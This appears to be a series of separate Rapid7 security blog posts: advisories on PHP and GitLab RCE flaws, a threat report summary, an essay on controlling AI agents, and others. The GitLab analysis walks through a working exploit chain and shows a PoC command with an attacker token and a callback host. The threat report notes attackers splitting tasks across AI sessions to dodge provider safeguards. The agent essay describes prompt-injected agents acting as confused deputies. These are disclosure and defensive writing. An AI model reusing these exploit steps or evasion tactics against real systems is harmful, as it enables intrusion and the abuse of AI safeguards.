#21994 from adfoster-r7 - Adds additional FTP PASV IP validation checks to multiple modules.
#22002 from mjatin2007 - Fixes leaking TCP sockets and file descriptors when the MSSQL Login Scanner module or the MSSQL session type is used.
#22014 from cgranleese-r7 - Fixes false positives in the detection logic of the auxiliary/gather/hikvision_info_disclosure_cve_2017_7921, auxiliary/gather/magento_xxe_cve_2024_34102, and auxiliary/scanner/http/elasticsearch_traversal modules.
Documentation
You can find the latest Metasploit documentation on our docsite at docs.metasploit.com.
Get it
As always, you can update to the latest Metasploit Framework with msfupdate and you can get more details on the changes since the last blog post from GitHub:
On October 21, 2026, the PHP project announced security releases for two critical vulnerabilities in PHP. CVE-2026-109618 can corrupt memory during out-of-memory (OOM) handling, while CVE-2026-109619 is a use-after-free flaw involving state retained between requests. Both have a CVSSv4 score of 9.2 and both can allow for unauthenticated remote code execution (RCE) with the web worker's privileges.
All installations serving web requests are at risk, including PHP-FPM, Apache mod_php, php-cgi, FrankenPHP, and LiteSpeed. The vendor considers mod_php the highest risk because exploitation can succeed before any application code runs.
The advisories report that a successful RCE exploit was developed during research, including achieving RCE against Apache mod_php and PHP-FPM through different attack paths. As of October 21, 2026, there are multiple indications that this research is being independently reproduced, and a viable exploit is expected to be made public soon.
Due to the extremely high deployment of PHP based web applications, exploitation in-the-wild is expected. Rapid7 recommends updating affected installations on an emergency basis, outside of normal patch cycles.
Multiple public proof-of-concept (PoC) exploits for CVE-2026-109618 and CVE-2026-109619 are now available. Rapid7 researchers have reviewed these and observe that each demonstrates RCE only against a specific combination of operating system, PHP version, and web server, and none appears to be broadly reliable. Rapid7’s own research supports this. Our attempts so far have produced a working exploit only under narrow lab conditions, and exploitation depends on assumptions that are unlikely to hold on internet-facing instances. We are continuing to investigate approaches that could improve portability, but have not yet developed a reliable, general-purpose exploit. Rapid7 has not observed exploitation in the wild, though there are multiple reports of exploitation attempts, which is expected for a vulnerability of this profile. The situation is evolving quickly, and a more portable exploit technique could emerge at any time. The current difficulty of reliable exploitation should be treated as a window to patch rather than a reason to delay, and Rapid7 continues to recommend updating affected installations on an emergency basis.
CVE-2026-109618: Memory corruption during OOM handling
According to the OOM advisory, PHP can abruptly abandon request processing when a memory allocation fails. If internal request data is only partly initialized, that exit can leave invalid data for request cleanup to use. Crafted multipart requests, used for forms and file uploads, can exhaust memory even when their size appears to meet PHP's configured limits. Application operations that allocate memory in response to attacker input can also trigger OOM.
Apache mod_php runs cleanup even when request startup fails, enabling the demonstrated attack before application code executes. The advisory reports RCE over HTTP with default PHP input and memory limits, including multi-worker prefork deployments. PHP-FPM terminates a worker when startup fails, preventing that particular sequence. Source analysis supports FPM susceptibility after successful startup, but the advisory reports no complete FPM exploit for this CVE. Exploit portability and reliability depend on the PHP build, extensions, frontend behavior, and memory layout.
CVE-2026-109619: Use after free across requests
PHP can reuse a worker process to handle multiple HTTP requests. The stale-state advisory describes internal state that still points to memory freed at the end of an earlier request. A later request handled by the same worker can access that stale value before normal initialization clears it. Fatal errors, including memory exhaustion and execution timeouts, can interrupt state cleanup; some nonfatal diagnostics during shutdown can also repopulate error state after it was reset.
The advisory confirms RCE against mod_php through PHP 8.5's fatal error backtrace feature, when fatal_error_backtraces is enabled (the default), where a later initialization diagnostic accesses stale backtrace state. It also confirms session lifecycle RCE against mod_php and FPM. Session upload progress, PHP's upload-tracking feature, is enabled by default and can act as an early consumer of stale session or decoder state before normal initialization; reaching this consumer does not itself require an application call to session_start().
The validated FPM session path requires a suitable application operation to leave state behind after successful startup, followed by a fatal error and another request that consumes the stale state through session upload progress. Both requests must reach the same worker. Multiple workers and worker recycling can reduce success per request, but do not eliminate the condition.
Mitigation guidance
PHP has released fixes for both vulnerabilities. Organizations should prioritize updating to the appropriate fixed release or a vendor package containing both complete patches. The PHP advisories list these affected and fixed versions:
PHP 8.2 releases before 8.2.35: Update to 8.2.35
PHP 8.3 releases before 8.3.36: Update to 8.3.36
PHP 8.4 releases before 8.4.27: Update to 8.4.27
PHP 8.5 releases before 8.5.12: Update to 8.5.12
Linux distributions and long-term support vendors received patches in advance; check your vendor for updated packages. PHP 8.1 and older no longer receive routine upstream updates. For this incident, PHP has supplied limited source backports for PHP 7.4, 8.0, and 8.1. Organizations running older branches should obtain a vendor fix, use the source backports described in the PHP announcement, or upgrade to a supported version. PHP also warns that rpms.remirepo.net will not have updates on October 21, 2026, and urges its users to switch to distribution packages or build from source.
Note that an update containing both complete fixes is the only complete remediation.
PHP's temporary configuration measures reduce exposure to specific paths and require careful deployment:
For the OOM issue, enforce memory_limit=-1 administratively, such as through FPM pool or Apache configuration that applications cannot override. This disables PHP's per-request memory cap and removes the predictable PHP-limit failure used by the confirmed exploit. An underlying allocation failure can still reach the vulnerable path. Restart every worker and verify that no pool, directory, or application setting restores a finite limit.
For the session lifecycle path, set session.upload_progress.enabled=0 in php.ini, an FPM pool, or server configuration that applies before request parsing, then restart every worker. Application-level ini_set() and FPM .user.ini are too late. This addresses the confirmed session paths only.
On PHP 8.5, set fatal_error_backtraces=0 administratively and restart every worker. This addresses the confirmed fatal backtrace path only; other retained state remains a concern.
Disabling PHP's memory cap makes independent resource controls particularly important. PHP recommends post_max_size=8M where uploads are unnecessary or post_max_size=32M where they are needed, with upload_max_filesize below that limit. At the frontend, bound decoded request size, input and multipart counts, headers per part, and nesting depth, including requests without a usable Content-Length. If the application does not use multipart data, block those requests before they reach PHP.
Container or cgroup memory limits are also incomplete: allocation failures remain possible, and enforcement can kill the master process and all workers unless workers are isolated. Do not substitute RLIMIT_AS or RLIMIT_DATA, which can trigger the vulnerable allocation-failure path.
For stale-state exposure, correct invalid or deprecated per-request settings and attacker-reachable fatal errors or timeouts. Hiding diagnostics through error_reporting, display_errors, log_errors, or @ does not prevent stale-state access. The absence of relevant log entries is not proof that an installation is safe.
To learn how to use Rapid7 capabilities to find systems affected by these vulnerabilities and for answers to common questions, read the PHP2Shell documentation.
For Rapid7 Customers with questions regarding Rapid7 products and their usage of PHP please consult this page.
Exposure Command, Vulnerability Management, and Nexpose
Exposure Command, Vulnerability Management, and Nexpose customers can assess exposure to CVE-2026-109618 and CVE-2026-109619 with remote unauthenticated vulnerability checks, available in a dedicated release that followed the regular October 21 content release.
Rapid7 has also released authenticated scan checks for both the Scan Engine and the Agent for CVE-2026-109618 and CVE-2026-109619 as part of the October 22 content release.
Authenticated, package-based checks are now available for a variety of Linux distributions. These checks evaluate installed distribution packages, so they can recognize backported fixes that keep the original upstream PHP version number. Run an authenticated scan with this content release to use them. For the full list of checks and supported distribution versions, read Rapid7’s PHP2Shell documentation, where package-based coverage for other distributions will be added as their fixes are published.
In a dedicated October 23 content release following the regular release, Rapid7 has released coverage for CVE-2026-115560, published on October 23 by the PHP Foundation. A mitigation technique is available, but no patch has yet been published. Exploitation of CVE-2026-115560 relies on non-standard configuration.
Currentscope for authenticated coverage: Windows, macOS and Linux. Remote unauthenticated coverage provides coverage regardless of web-server OS.
Velociraptor
A Velociraptor Artifact Generic.Applications.PHPInventory is available to inventory PHP installations on Windows, Linux and macOS for remediation scoping. This artifact allows for the collection of package versions, common binary and module paths, and running PHP processes.
Updates
October 21, 2026: Initial publication.
October 21, 2026: Updated to reflect availability of vulnerability checks.
October 22, 2026: Updated the Overview section to include Rapid7’s findings on a PoC and the Rapid7 Customers section to include a link to the FAQ documentation.
October 23, 2026: Updated the Exposure Command, Vulnerability Management, and Nexpose section to describe authenticated coverage, Linux distro backported coverage, and more.
October 27, 2026: Updated the Overview to note that CVE-2026-109618 and CVE-2026-109619 were added to the CISA KEV catalog. Updated Rapid7 customers section to reflect added Windows support.
Three days is the average time between a high-severity vulnerability becoming public and its exploitation, according to the latest Quarterly Threat Landscape Report from Rapid7. And 71% of the exploitation tracked in Q3 occurred within the first seven days.
For security teams already managing growing vulnerability backlogs, this creates a difficult question: How do you reduce exposure when attackers can exploit vulnerabilities before your next patching window?
Rapid7's Q3 2026 research brings together vulnerability intelligence, ransomware activity, APT tracking, and underground forum intelligence to show where attacker activity is concentrated.
The exploitation window has narrowed, big time
Rapid7 tracked 43 newly exploited high- and critical-severity vulnerabilities this quarter, down 7% from Q2 but still 19% higher than the same period last year.
The number of newly exploited vulnerabilities isn't growing at the same rate as disclosures. The more pressing concern is how quickly attackers exploit the vulnerabilities they choose. On average, exploitation occurred just three days after public disclosure. The report also found that 80% of tracked exploitation occurred within 14 days and 90% within 30 days.
That timeline creates a serious challenge for organizations relying on fixed remediation schedules. It also reinforces the need to distinguish between vulnerabilities that are theoretically severe and those that pose an immediate, exploitable risk.
The report examines the exploitation timeline in greater detail, including the vulnerability characteristics that make certain exposures particularly attractive to attackers.
Attackers are exploiting vulnerabilities that require no interaction
Q3's vulnerability data reveals another concerning pattern: Of the 43 newly exploited high- and critical-severity vulnerabilities tracked, 34 (79%) required no authentication or user interaction.
This provides attackers a potential path into exposed systems, no stolen credentials or malicious content interaction necessary. An internet-facing service with an exploitable vulnerability may require immediate attention, particularly when an attacker can reach it without authenticating.
This makes attack surface visibility and contextual prioritization essential. Security teams need to understand which systems are externally accessible, which vulnerabilities are actively exploited, and whether existing controls can prevent or limit compromise.
A CVSS score alone won’t give you the answers. The report explores the characteristics of exploited vulnerabilities and why understanding reachability is critical to reducing risk.
AI is taking on a more operational role in attacks
In Q3, 8% of the threat reporting tracked by Rapid7 cited AI as an operational component. The research identifies a shift from using AI primarily to help draft content or code toward supporting tactical decisions and execution within attack campaigns.
In the documented cases, human operators continued to select targets and determine objectives, but relied on AI assistance for technique selection, target assessment, and adapting when an attack step failed.
The report also examines how threat actors split malicious objectives across multiple AI sessions to evade provider safeguards. There are serious implications for detection in these findings. AI-enabled attacks also reinforce the value of monitoring and quickly adapting to attacker behavior rather than relying exclusively on known malware signatures or threat actor identities.
The report provides additional context on how AI appeared in tracked campaigns and what defenders should monitor.
The next step: Prioritize exposure before attackers exploit it
Q3's findings reveal a challenge that vulnerability counts alone can’t explain. Attackers exploited 43 newly tracked vulnerabilities this quarter, yet the average exploitation window was just three days. Meanwhile, underground forum monitoring identified 41 posts advertising RDP or network access, demonstrating continued interest in selling access to compromised environments.
Security teams must account for both the vulnerabilities attackers can exploit directly and the access they can obtain through other means.
Start by identifying externally accessible assets and the vulnerabilities affecting them. Prioritize known exploitation, unauthenticated access paths, and systems supporting critical business functions. Where immediate remediation isn't possible, assess compensating controls and detection coverage.
The latest Rapid7 Quarterly Threat Landscape Report brings together vulnerability research, ransomware intelligence, nation-state activity, and dark web monitoring to help security teams understand where threats are concentrated and what to address first. Download and read it now.
Why the controls on an AI agent have to live outside of it, and what a security operations team can do to implement and maintain those controls.
The new privileged user in your environment
Security teams spent two decades learning how to work with the people they trust most. Domain admins, DBAs, finance approvers and contractors with VPN access all get a mature playbook: verified identity, scoped access, logged activity and a fast way to revoke it all.
Today, we’re navigating the same kind of access with regard to AI agents. They read our mailboxes, query our data lakes, open tickets, push code and increasingly, act on production systems. Unlike a new hire, an agent can’t be interviewed, background-checked or made to sign an acceptable-use policy.
The industry has largely settled on one framing: AI agents are the new insider threat but that label only tells us half of the story. It tells us who to worry about, not where the controls should sit. Our argument is that the answer is a security idea from 1972, the reference monitor, and that the SOC is where it gets enforced in practice.
Why agents break the trust model we had
With traditional software, a security incident ends in a root cause. You find the vulnerable function, the misconfigured rule or the bad commit, and you fix it. The behavior lived in code we could read.
Large language models don't give us that. We can't point to the training example or the set of weights that produced a specific decision. The same prompt can produce different actions on different runs. For a defender, that removes the most basic assumption we rely on: that the system will do tomorrow what it did today.
The attack surface changes too, and computer science has an old name for this problem: the confused deputy. This is a trusted program tricked into misusing its own authority on someone else's behalf. An agent that reads a poisoned email, web page or document and then acts on hidden instructions is a confused deputy with API keys. No password is stolen and no exploit fires, which makes the agent's permissions the real blast radius, not the model's intelligence.
Where the insider analogy holds, and where it breaks
Most discussion of agents as insiders focuses on two gaps: agents have no career to lose, and they act at machine speed. Both are real. From a detection and forensics seat, though, four other differences change the work more:
Difference
Human insider
AI agent
What it means for defenders
Monoculture
One person fails on their own
Many identical copies share one weakness
Treat a working injection like a wormable bug: fix the fleet, not one instance
Replayability
Events can be reconstructed and the person interviewed
The same input can produce a different action on a rerun
Forensics must rest on recorded inputs and tool calls, not on replaying the agent
Command channel
Instructions come from a manager
Instructions arrive mixed in with the data it processes
Any content the agent reads is a potential command
Self-report
A person can be questioned and cross-checked
Its account of its reasoning may not match what it did
Evidence must come from outside the agent
The last row matters most. We can't make an agent's self-reported reasoning the basis of trust, because we don't yet know how to guarantee that reasoning is faithful. Evidence has to come from outside the agent.
Put the controls outside the model
If the model can't be fully trusted, the controls that govern it can't live inside of it. A system prompt that says "never delete production data" is a suggestion, not a control. A well-crafted injection can talk the model out of it.
Security architects solved a version of this problem in the 1970s with the reference monitor: a mechanism that checks every access request, can't be bypassed and can't be tampered with by the program it governs. For AI agents, that means separating three things: the model that reasons, the harness that orchestrates it and the policy layer that decides which actions are actually allowed.
Figure 1: Agent control architecture · enforcement outside the model
The agent can propose anything, but only the enforcement point decides what reaches real systems, and every decision lands in a log the agent can't alter.
A security playbook for AI agents
None of these controls are new. What's new is applying them consistently to a non-human actor that reasons, plans and acts.
Give every agent its own identity. An agent should never run under a shared service account or a person's own credentials. It needs an identity that can be scoped, monitored, and revoked independently.
Enforce least privilege on actions, not just data. Define an explicit action space: which tools, which APIs, which parameters. High-impact actions like payments, deletions or production changes need step-up approval from a human.
Log everything in a place the agent can't touch. Every tool call, input, and output goes to tamper-evident storage outside the agent's reach. You should be able to reconstruct what happened without asking the agent.
Never let a model grade its own work. Use a different model, a deterministic rule, or a human to verify important outcomes. Avoid depending on a single model vendor for anything critical.
Red team continuously. Test prompt injection, tool misuse, data exfiltration, and edge cases, not just the happy path. Re-test every time the model, the prompt, or the tool set changes.
Build a kill switch before you need it. In May 2017, WannaCry was stopped by luck. A researcher registered a nonsense domain hard-coded in the ransomware, and new infections stopped spreading because the malware checked that domain before running. Defenders didn't build that kill switch. They found it in the attacker's code, it did nothing for machines already encrypted, and later variants simply removed it. Agent fleets can't depend on that kind of luck. The stop control has to be ours, sit outside the agent, cut off its credentials and tool access mid-run, and be tested regularly, the way an EDR host isolation action is.
Disclose and share incidents. When an agent misbehaves, tell the people affected, document which control failed and share the lessons with the wider community, the same way we share threat intelligence today.
Persistent memory is a new risk. Agents with long-term memory can be poisoned once and stay compromised. Add memory state to "log everything" and "quarantine its outputs."
Bring agents into the Security Operations Center (SOC)
Logging alone doesn't protect anyone, as no human team can review millions of agent actions, and handing that review to another unsupervised model just adds another black box. The SOC needs to treat agent activity as a first-class telemetry source, the way it treats endpoints, identities and cloud workloads today.
In practice, that means:
Behavioral baselines per agent. Know which tools, data sources and destinations each agent normally uses, and alert on deviations, such as a code-review agent that starts reading the finance file share.
Detections for agent-specific attacks. Write rules for prompt-injection indicators, unusual tool chaining, sudden bursts of high-privilege actions and data flowing to unexpected destinations.
Correlation with the rest of the environment. Tie agent actions to the user, the session, the content the agent read, and the systems it touched, so an investigation can follow the full chain.
Response playbooks. Pause the agent, revoke its tokens, quarantine its outputs and roll back its changes, with the same speed we expect when isolating a compromised host.
The security industry can lead in this area, as we already know how to collect noisy telemetry, find the signal, and contain threats quickly. Agents are the next category of asset to protect, and the next category of actor to watch.
Trust the architecture, not the model
Models will keep getting smarter, and vendors will keep promising they're safer. Both may be true, but neither removes our responsibility for what an agent does inside our environment with our data and our credentials.
The goal isn't to find a model we can trust completely. It's to build a system that stays safe even when the model gets it wrong. Security teams have done this for people, networks, and endpoints for decades. AI agents are simply the next privileged insider, and it's time we treated them that way.
On October 12, 2026, GitLab released 19.4.2, 19.3.5, and 19.2.8 to fix CVE-2026-97229, an integer overflow in its CI/CD regular-expression handling. The issue was reported through HackerOne by joaxcar. GitLab assigned it a CVSS score of 10.0 and described possible code execution by an unauthenticated user.
The advisory states that CVE-2026-97229 affects GitLab CE and EE from 19.2 before 19.2.8, 19.3 before 19.3.5, and 19.4 before 19.4.2. GitLab says all deployment types are affected unless stated otherwise. GitLab.com was patched before disclosure, and Dedicated customers do not need to act.
Rapid7 researchers developed an end-to-end PoC that reliably runs arbitrary commands as GitLab's git operating-system account on the official Linux amd64 gitlab/gitlab-ce:19.4.1-ce.0 image with ASLR enabled. GitLab's release notes do not report exploitation in the wild occurring at the time of disclosure.
This analysis covers one end-to-end route. It begins after an attacker has pushed both the malicious CI configuration and a specially named path to a public project; only the final CI lint request is unauthenticated. That prerequisite conflicts with GitLab's PR:N rating, and because the underlying report remains private, we do not yet know how the reported attack avoids it.
Technical analysis
At a high level, the chain crosses from attacker-controlled repository input into Onigmo pcode and finally native code execution.
Figure 1: From repository inputs to command execution.
CI rules pass repository paths to Onigmo
GitLab supports regular-expression matching over repository paths in rules:exists:regexp and rules:changes:regexp. One way to evaluate such an expression during static configuration processing is to place it on a conditional include:
RegexpMatcher expands the expression, compiles it with Ruby's native regular-expression engine, and tests it against paths from the selected Git worktree:
By the time execution reaches [0], GitLab is checking only the length of the expanded source expression. The call at [1] supplies every filename in the selected commit, while compile_pattern at [2] ultimately invokes Regexp.new. Each iteration at [3] therefore crosses from CI configuration into native Onigmo with a repository path as the match subject.
Smuggling a large repeat through the checks
GitLab places several sensible limits around CI regular expressions. The interesting parts of its wrapper are shown below:
REPEAT_BOUND = /(?<!\\)(?:\\\\)*\{\s*(\d+)\s*(?:,\s*(\d+)?\s*)?\}/ # [4] Repeat scanner

def self.compile_regexp(pattern, timeout: nil)
  raise RegexpError, 'uses a subroutine call (\g), which is not allowed' if SUBROUTINE_CALL.match?(pattern) # [5] Subroutine-call check
  reject_large_repeats!(pattern) # [6] Repeat-bound check

  alternation_free = pattern.gsub(ESCAPE_OR_ALTERNATION) { |token| token == '|' ? '\\|' : token }

  probe =
    begin
      Regexp.new(alternation_free)
    rescue RegexpError => e
      # ... error-message rewriting omitted
    end

  check_compiled_size!(probe) # [7] Probe size check
  check_compiled_size!(Regexp.new(pattern, timeout: timeout)) # [8] Final size check
end
The source-length check occurs before this function. The subroutine-call check at [5] and the repeat-bound check at [6] defend against structural growth, but the scanner at [4] recognizes only contiguous digits. Compilation then happens twice: [7] checks an alternation-free probe, and [8] checks the requested expression and attaches the 50-millisecond timeout. Either object is rejected if it exceeds one megabyte.
The PoC hides its quantifier bound from the scanner at [4] via an inline comment: {5(?#)7805}
(?#) is an inline regex comment. Onigmo ignores it and reads the bound as 57,805. GitLab's scanner expects contiguous digits, so it does not see a bound above 1,000.
That bypass admits the large repeat, but the checked expression is still only 986 bytes. The six [[:word:]] classes expand when matching begins against a repository path containing valid four-byte UTF-8 characters. Ruby recompiles the same source for UTF-8, each POSIX word class expands into a large Unicode range table, and GitLab never checks the size of this new program.
Ruby selects or recompiles the regex before starting its timed matcher:
At [9], Ruby returns the existing program only when its encoding matches the subject. Otherwise, [10] recompiles the source for the subject encoding via Onigmo. Only then does [11] begin timed matching, leaving the unsafe compilation outside the timeout.
Onigmo compiles the regular expression into bytecode, which its source calls pcode. Its regex VM then runs that pcode against each path, so the UTF-8 recompilation at [10] is where the oversized pcode program is created.
The repeated target also carries the bytes that run after the overflow:
The six [[:word:]] classes are only the size multiplier. The payload sits in four more character classes generated by character_class(stage). A class such as [abc] compiles to a bitmap with bits set for a, b, and c. The helper works backwards from each desired pcode sequence and chooses class members whose bitmap reproduces those bytes. This puts attacker-controlled VM instructions at the end of every expanded copy.
With this body size (37,151) and quantifier bound (57,805):
37,151 × 57,805 = 2,147,513,555 = 0x800074d3
That is 29,908 (0x74D4) bytes beyond signed INT_MAX (0x7FFFFFFF). At [12], the negative result satisfies the compiler's “small enough to expand” test. Onigmo enters the expansion path at [13] and emits all 57,805 copies.
The | immediately after {5(?#)7805} makes the repeated body the first alternative and leaves the second alternative empty. Onigmo compiles this | into two pcode branches. An OP_PUSH near the beginning is meant to record the empty alternative as a backtracking target, but does not transfer execution on this path. The first bad transfer is the OP_JUMP emitted after the giant first alternative by the alternation compiler:
/* regcomp.c: compile_tree(), NT_ALT */
/* ... calculate alternation length omitted */
pos = reg->used + len;  /* goal position */

/* ... emit the fallback and first alternative omitted */
if (IS_NOT_NULL(NCDR(node))) {
  len = pos - (reg->used + SIZE_OP_JUMP);
  r = add_opcode_rel_addr(reg, OP_JUMP, len); // [14] Skip empty branch
if (r) break;
}
The jump at [14] should skip the empty alternative and land at the end of the alternation. The compiler calculated pos from the already wrapped length, however. Our build emits the jump at offset 2,147,513,698 with a displacement of -136, sending execution into the first payload bitmap in the last expanded copy, 140 bytes from the end of the pcode.
From character-class bitmap to system()
The wrapped branch now leaves normal generated pcode and enters a controlled character-class bitmap. Onigmo consequently runs the bytes encoded by character_class() as VM instructions, starting the sequence shown here.
Figure 2: From controlled Onigmo pcode to native command execution.
The controlled pcode redirects Onigmo's backtracking stack, which holds saved match state, into the repository path. On a failed match, the VM restores the two values shown in the diagram: the next instruction from the path and FinishCode, a pointer from its bottom stack frame. The first value decides where controlled pcode resumes. The second gives it a known address inside libruby.
The path instruction sends control to the final controlled bitmap. That bitmap adjusts the recovered libruby pointer to a short instruction sequence that passes the path command to system(), then writes that address into match_at()'s native return slot. When the matcher finishes, execution returns through the overwritten slot. FinishCode and the call site are in the same libruby mapping, so the distance between them stays constant under ASLR.
Exploitation
Delivering the branch through CI lint
Once the malicious configuration and path are present on a public branch, GitLab's CI lint API supplies an unauthenticated trigger. The GET form accepts an attacker-selected content_ref, loads .gitlab-ci.yml from that commit, and evaluates it:
GET /api/v4/projects/attacker%2Fpublic-project/ci/lint?content_ref=payload-ref
Host: gitlab.example
The route checks whether the requester may read the public repository, resolves the supplied ref, and passes its CI configuration to the static linter:
get ':id/ci/lint' do
  authorize_read_code! # [17] Read authorization
  not_found! 'Repository' if user_project.empty_repo?

  unauthorized!("This endpoint requires an API authentication") if current_user && !::Current.token_info # [18] Token check

  content_ref = params[:content_ref] || params[:sha] || user_project.repository.root_ref_sha # [19] Select commit
  dry_run_ref = params[:dry_run_ref] || params[:ref] || user_project.default_branch

  commit = user_project.commit(content_ref)
  not_found! 'Commit' unless commit.present?

  content = user_project.repository.blob_data_at(commit.sha, user_project.ci_config_path_or_default)
  result = Gitlab::Ci::Lint
    .new(project: user_project, current_user: current_user, sha: commit.sha)
    .legacy_validate(content, dry_run: params[:dry_run], ref: dry_run_ref) # [20] Run static lint

  present result, with: Entities::Ci::Lint::Result, current_user: current_user, include_jobs: params[:include_jobs]
end
Public visibility makes authorize_read_code! at [17] succeed without credentials, while the condition at [18] does not reject an absent current_user. The selected branch becomes the static linter's input through [19] and [20], without creating a pipeline or contacting a runner. This is why the exploit's trigger can be unauthenticated even though the demonstrated setup requires project write access.
Running a command
The initial Python PoC clones a public project controlled by the operator, creates a payload branch, starts the callback, and sends the lint request:
$ python3 poc.py https://g.example 123 \
    --git-url 'https://oauth2:ATTACKER_TOKEN@g.example/attacker/public-poc.git' \
    --callback-url cb.ex:8000 \
    --cmd 'uname -a && id'
[*] deployed attacker ref 69fe2478c446ab17afe4c150; executing: uname -a && id
[*] delivery GET https://g.example/api/v4/projects/123/ci/lint?content_ref=69fe2478c446ab17afe4c150
[*] target stopped responding after delivery: HTTP Error 502: Bad Gateway
[uname output omitted]
uid=998(git) gid=998(git) groups=998(git)
HTTP 502 is expected. The command runs synchronously in a Puma worker. After system() returns, the corrupted worker crashes. GitLab Workhorse, the reverse proxy in front of Puma, sees its Rails backend connection close and returns 502. Puma replaces the worker. The callback output, not the HTTP status, is the success signal.
The target-specific values in this PoC, such as SYSTEM_STEP_COUNT, the number of UTF-8 backward steps from FinishCode to the librubysystem() call site, match official GitLab CE 19.4.1 on Linux amd64. Other vulnerable packages or architectures need adjusted pcode and libruby offsets. A little over 2 GiB is required in the worker, and our complete single-node GitLab target needed about 9 GiB available. Low-memory instances may swap, reject the allocation, or invoke the OOM killer.
The fix
GitLab's Ruby backport replaces the multiplication at [12] with a division-based test, which cannot overflow, and rejects compiled programs above roughly 512 MiB:
On the patched image, the crafted quantifier remains a compact loop and the request returns a normal false match. The repeat-range double-free fixed in the same release affects an error path and is not part of this chain.
Detection guidance
For the exploitation strategy described in this analysis, correlate:
/var/log/gitlab/gitlab-workhorse/current: a several-second GET /api/v4/projects/<project>/ci/lint?content_ref=<ref>, badgateway: failed to receive response: EOF, and HTTP 502.
A Puma worker crashes or restarts at the same time; any saved trace contains regexp_matcher.rb.
The referenced commit: an (?#)-split repeat, repeated POSIX word classes, and a path containing four-byte UTF-8 characters.
A shell child or roughly 2 GiB worker-memory increase strengthens the match. The undisclosed path may differ.
Mitigation guidance
Self-managed GitLab customers should upgrade to the fixed patch for their release: 19.2.8, 19.3.5, or 19.4.2. As a temporary measure, restrict credential-free access to attacker-writable public projects or block this lint route. Route controls do not repair the vulnerable Ruby compiler.
Virus Bulletin created the award to honor Péter's life and work, and it recognizes outstanding technical security research: the rigorous, the deep, and the useful – exactly what he was known for himself. And as far as recognitions in our industry go, it's hard to top. I'm extremely proud.
What the Pèter Szőr Award means to us
I knew Péter, and early in my career, I learned from him. This was back when malware analysis meant staring at assembly, arguing about what a routine really did, and realizing hours later that your first theory was wrong. One memory came straight back when I heard about the award: going through Stuxnet together. For anyone in research at the time, that was the moment you knew the game had changed. Engineering, tradecraft, espionage and physical-world consequences, all in one package.
What stayed with me wasn't how much Péter knew, but rather his curiosity. He wanted to understand things, and then once he did, he wanted everyone else to understand too. Plenty of brilliant people in cybersecurity keep it to themselves, but the ones who leave a legacy make the people around them better.
Receiving an award that carries his name felt like one of those full-circle moments.
The research behind the award
The original research from Rapid7 Intelligence emerged after months of investigating stealthy access inside telecommunications environments. This wasn't malware dropped during a conventional intrusion, but long-term strategic positioning: passive backdoors, kernel-level capabilities and covert access, quietly settled into critical infrastructure and in no hurry whatsoever.
Telecom networks carry our communications, our identities and, increasingly, everything governments and businesses run on. So when an adversary sets up camp there, the impact goes well beyond one compromised machine or one unlucky company.
Virus Bulletin's community nomination noted that the work paired deep technical investigation with real-world impact, including long hours with agencies and CERTs around the world and tools, scripts, intelligence and detection capabilities for defenders. That's the part I'm happiest about, as this wasn't research for publication alone. Remember that a PDF has never stopped an intrusion.
Publishing research is a checkpoint, not the finish line
We're still doing the research. Since the original report, Rapid7 Intelligence has analyzed hundreds more samples, found previously undocumented BPFDoor variants, and tracked changes in the operators' tradecraft. Our follow-up work covered new httpShell and icmpShell variants built to make detection even harder. In further publications, we went beyond BPFDoor to additional Linux implants and infrastructure targeting telecom and network-edge environments, including AVERAT and techniques that hide in ordinary-looking traffic like SMTP.
That's how this work goes. You find something, you share it, someone sends you another sample, a CERT spots something in their environment, an analyst notices the one odd function nobody looked at twice, and you're back down the rabbit hole. Anyone who thinks an initial report is the finish line has never received "just one more sample" at 4 p.m. on a Friday.
And truthfully, I also love that this happens in the open. From the outside, our industry looks like a cage match over attribution, naming conventions and whose acronym is cooler. But when something truly matters, researchers, vendors, CERTs and governments put that aside and share, because protecting people beats winning the naming argument.
This award belongs to the team: Rapid7 Intelligence
Research like this never belongs to just one or two people. It belongs to the analysts still staring at code after everyone else has gone home, the people who question an assumption because something doesn't add up, the people that keep the show running, and the detection engineers who turn findings into something defenders can use. It also belongs to the people collecting samples, maintaining infrastructure and correlating intelligence, and to the CERTs, agencies and peers who trusted us enough to share what they saw.
I'm proud of the Rapid7 Intelligence team, and not because of the trophy. I'm proud of why we got it: we took a hard problem, did the hard work, and then tried to make the result useful to someone else.
To the next generation of research
Today, the conversation has evolved to include autonomous agents, AI-generated malware and machine-speed attacks. Tomorrow it'll be something new. My motivation stays the same: I want to leave the digital world a little safer for the generations that come after us.
Somewhere right now, a young researcher is opening a debugger for the first time and wondering how on earth the thing works. Someone will investigate the Stuxnet of their generation, and someone will eventually sit in the chair I'm in now. Our job isn't just to detect today's attacks. It's to share what we learn, build tools, mentor people and make sure they start a few steps ahead of where we did.
Péter did that for our industry, and he did it for me.
Thank you to Virus Bulletin and our peers in the security community for this recognition, to everyone who contributed to the research, publicly or behind the scenes, and to Péter, who taught a young malware researcher that taking things apart is only half the job. The other half is making sure somebody else can learn from what you found.
Parts 1 and 2 of this series looked at two pressures facing higher education security teams. First, the threat landscape: universities are dealing with more frequent attacks across complex, distributed environments, while campus-by-campus security can make it harder to share intelligence and coordinate response. Second, the compliance burden: overlapping requirements across FERPA, GLBA, HIPAA, and CMMC make it difficult to establish what data was affected, which reporting obligations apply, and how quickly the institution needs to act.
This final part is about what changes when a university system starts treating security as a shared capability rather than a collection of separate campus programs. Multi-campus institutions still need to preserve local autonomy, but they also need enough visibility across the wider organization to understand where risk sits, how an incident is spreading, and whether the same problem is appearing elsewhere.
That balance is especially relevant in higher education, where campuses, research environments, health services, and administrative teams often operate with very different technology needs and levels of independence.
Security architecture should reflect how universities actually operate
Most university systems are already federated organizations, with individual campuses managing their own leadership, budgets, users, and technology environments while a central office provides governance and oversight across the wider institution.
Security architecture can follow the same model. With multi-tenancy in the Rapid7 Command Platform, a central security team can maintain visibility across the university system while individual campuses continue to operate within their own environments. Campus-level data and access remain separated, while the central team can identify wider patterns, coordinate response, and distribute common workflows across the system.
A new attack pattern detected at one campus, for example, should not have to remain a local discovery. Shared visibility and coordinated workflows can help the central team determine whether the same activity is appearing elsewhere and make relevant response guidance available across the institution without exposing one campus's data to another.
As the university system grows, that model can expand with it. A system operating three campuses today can add new environments without redesigning the security architecture each time.
Shared visibility makes cross-campus response faster
A central view of the attack surface can reduce much of the manual work that happens when university teams need to answer a system-wide security question.
If a significant zero-day is disclosed, the central security team needs to know which campuses are running affected systems, which have already remediated the vulnerability, and where attention is still required. In a decentralized environment, gathering that information can mean emails, calls, spreadsheets, and separate conversations with each campus. A shared view of assets and vulnerabilities gives teams a faster way to establish where the exposure exists.
